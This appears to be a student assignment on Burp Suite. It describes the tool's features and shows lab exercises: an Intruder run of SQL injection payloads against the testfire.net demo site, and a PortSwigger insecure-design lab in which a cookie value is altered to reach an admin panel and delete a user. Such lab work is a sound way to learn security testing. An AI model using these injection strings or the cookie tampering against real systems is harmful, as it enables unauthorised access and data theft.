Assignment 4-Burp suite

Q What is burp suite?

Burp Suite is a popular web vulnerability scanner and security testing tool used by cybersecurity professionals, penetration testers, and web developers to assess the security of web applications and identify potential security vulnerabilities. It is developed by PortSwigger and is widely recognized for its effectiveness in finding security issues in web applications.

Q Why burp suite?

1. Web Application Security Testing: One of the primary reasons for using Burp Suite is to test the security of web applications. It helps identify vulnerabilities and weaknesses in web applications that could be exploited by attackers.

2. Vulnerability Assessment: Security professionals use Burp Suite to perform vulnerability assessments on web applications. By scanning and analyzing web traffic and the application's behavior, it can pinpoint various security issues.

3. Penetration Testing: Ethical hackers and penetration testers utilize Burp Suite to simulate attacks on web applications. This allows them to find and fix vulnerabilities before malicious hackers can exploit them.

4. Manual Testing: While automated scanning is a valuable feature, Burp Suite also supports manual testing, enabling security experts to investigate and validate potential vulnerabilities by interacting directly with the application.

5. Bug Bounty Hunting: Security researchers and bug bounty hunters often employ Burp Suite to discover security flaws in websites and web applications. They can then report these issues to the organizations responsible for the applications in exchange for rewards

6. Security Auditing: Organizations use Burp Suite for periodic security audits of their web applications to ensure that they remain protected against emerging threats.

7. Secure Development: Developers use Burp Suite during the development process to identify and fix security issues early, reducing the risk of vulnerabilities making it into production.

Q What are the features of burp suite?

1. Proxy: Burp Suite acts as a proxy server, allowing you to intercept and modify HTTP/S requests and responses between your browser and the web application. This is useful for manual testing and understanding how the application works.

2. Scanner: Burp's automated scanner can identify various security vulnerabilities such as SQL injection, cross-site scripting (XSS), and more. It scans the target application for known vulnerabilities and provides detailed reports.

3. Spider: The spider tool crawls a web application to discover and map its content, identifying all accessible pages and resources. This helps in comprehensive testing and finding hidden functionalities.

4. Repeater: This feature allows you to repeat requests to the application, making it easier to analyze and test different scenarios or payloads. It's useful for manual testing and verifying vulnerabilities.

5. Intruder: Burp's Intruder tool is used for automated attacks, such as brute force, fuzzing, and payload manipulation. It helps identify vulnerabilities that may not be apparent through manual testing alone.

6. Scanner Extensions: Burp Suite supports extensions and plugins that can be used to enhance its functionality. There are numerous community-developed and commercial extensions available to extend its capabilities.


7. Session Management: Burp allows you to manage and manipulate user sessions, including capturing and replaying session tokens, cookies, and authentication credentials.


8. Target Scope: You can configure Burp Suite to focus on specific parts of a web application or exclude certain areas during testing. This helps in fine-tuning the testing process.


9. Reporting: Burp Suite generates detailed reports summarizing the findings of your security assessments. These reports can be customized and exported in various formats for sharing with stakeholders.

10. Collaboration: Burp Suite offers features for team collaboration, allowing multiple testers to work on the same project and share findings and notes.

Q Test the vulnerabilities of testfire.net http://testfire.net





Attack Save Columns 2. Intruder attack of http://testfire.net - Temporary attack - Not saved to project file
Results Positions Payloads Resource pool Settings
Filter: Showing all items
Request Payload Status code Error Timeout Length Comment
9 ' UNION SELECT username ... 404 7153
8 ' UNION SELECT NULL-- 404 7153
7 ' OR IF(1=1, SLEEP(5), 0)-- 404 7153
6 ' OR 1=2-- 404 7153
2 ' OR 1=1-- 404 7153
3 ' OR 'a'='a 404 7153
4 ' OR '1'='1 404 7153
10 ' AND 1=CONVERT(int, (SEL... 404 7153
5 " OR "1"="1 404 7153
0 404 7078
1 404 7153
Request Response
Pretty Raw Hex Render
1 HTTP/1.1 404 Not Found
2 Server: Apache-Coyote/1.1
3 Set-Cookie: JSESSIONID=6F91F7337A3F52D87A0E3587DCD917EE; Path=/; HttpOnly
4 Content-Type: text/html;charset=ISO-8859-1
5 Content-Length: 6922
6 Date: Mon, 09 Oct 2023 07:23:41 GMT
Search...
0 highlights
Finished



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.9.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Positions Payloads Resource pool Settings
Payload sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 9
Payload type: Simple list
Request count: 9
Payload settings [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
Add
Enter a new item
Add from list ... [Pro version only]
' OR 1=1--
' OR 'a'='a
' OR '1'='1
" OR "1"="1
' OR IF(1=1, SLEEP(5), 0)--
' UNION SELECT NULL--
' UNION SELECT username FROM users--
' AND 1=CONVERT(int, (SELECT @@version)...
Payload processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Enabled
Rule
Replace [[base]] with base value of payload ...
Match [[domain]] replace with [http://test...
Payload encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.
URL-encode these characters:

Another example of using Burp suite
INSECURE DESIGN-PORTSWIGGER
Access the website


Open burp suite access cookie layer





Go to decoder change b=1 to access the admin portal



Change value in cookie layer of website







Delete user
hence website is vulnerable to insecure design